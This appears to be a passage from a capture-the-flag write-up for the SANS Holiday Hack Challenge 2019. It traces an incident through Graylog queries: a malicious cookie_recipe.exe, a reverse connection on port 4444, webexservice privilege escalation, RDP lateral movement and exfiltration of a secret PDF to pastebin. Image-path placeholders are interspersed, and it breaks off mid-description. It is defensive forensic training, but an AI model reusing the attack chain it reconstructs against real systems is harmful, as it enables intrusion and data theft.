
C:\Users\minty\Downloads\cookie_recipe.exe




Searching IP PORT for execution




HOLIDAY HACK
CHALLENGE 2019



Messages
Timestamp
source
2019-11-19 05:28:33.000
elfu-res-wks1
5f9ccc60-1b70-11ea-b211-0242ac120005
Permalink
Copy ID
Show surrounding messages
Test against stream
Received by
Stored in index
graylog_0
Routed into streams
All messages
CreationUtcTime
2019-11-19T13:28:33.253Z
EventID
2
ProcessId
3712
ProcessImage
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetFilename
C:\Users\minty\Downloads\cookie_recipe2.exe
WindowsLogType
Microsoft-Windows-Sysmon/Operational
facility
user-level
level
6
message
source
elfu-res-wks1

Found exe


https://graylog.elfu.org/streams/000000000000000000000001/search?rangetype=relative&fields=message%2Csource&width=1704&highlightMessage=&relative=0&q=ProcessId%3A3712
Streams
Alerts
Dashboards
System
Save search criteria
Routed into streams
All messages
ParentProcessCommandLine
"C:\Users\minty\Downloads\cookie_recipe.exe"
ParentProcessId
5256
ParentProcessImage
C:\Users\minty\Downloads\cookie_recipe.exe
ProcessId
3712
ProcessImage
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
UserAccount
minty
WindowsLogType
Microsoft-Windows-Sysmon/Operational
facility
user-level
level
6
message
source


Searching on IP and minty

DestinationIp:192.168.247.175 AND UserAccount:minty




Found port

4444




Searching processimage

ParentProcessImage:/.*cookie_recipe.*/



Found first command


whoami



Searching service


ParentProcessImage:/.*cookie_recipe.*/

webexservice




Find binary

ParentProcessImage:/.*cookie_recipe2.exe/




Find account

SourceNetworkAddress:192.168.247.175 AND EventID:4624




Search RDP

LogonType:10



Searching connecting RDP


LogonType:3 AND EventID:4624 AND NOT DestinationHostname:elfu-res-wks2



Filtering file


source:elfu-res-wks2 AND EventID:2 AND NOT TargetFilename:/.*USOPrivate.*/

C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf




Searching commandline

CommandLine:/.*super_secret_elfu_research.pdf.*/



Search pastebin

source:elfu-res-wks2 AND DestinationHostname:pastebin.com



3.5 Nyanshell

Description:

Welcome to the Speaker UNpreparedness Room! My name's Alabaster Snowball and I could use a hand. I'm trying to log into this terminal, but something's gone horribly wrong. Every time I try to log in, I get accosted with … a hatted cat and a toaster pastry? I thought my shell was Bash, not flying feline. When I try to overwrite it with something else, I get permission errors. Have you heard any 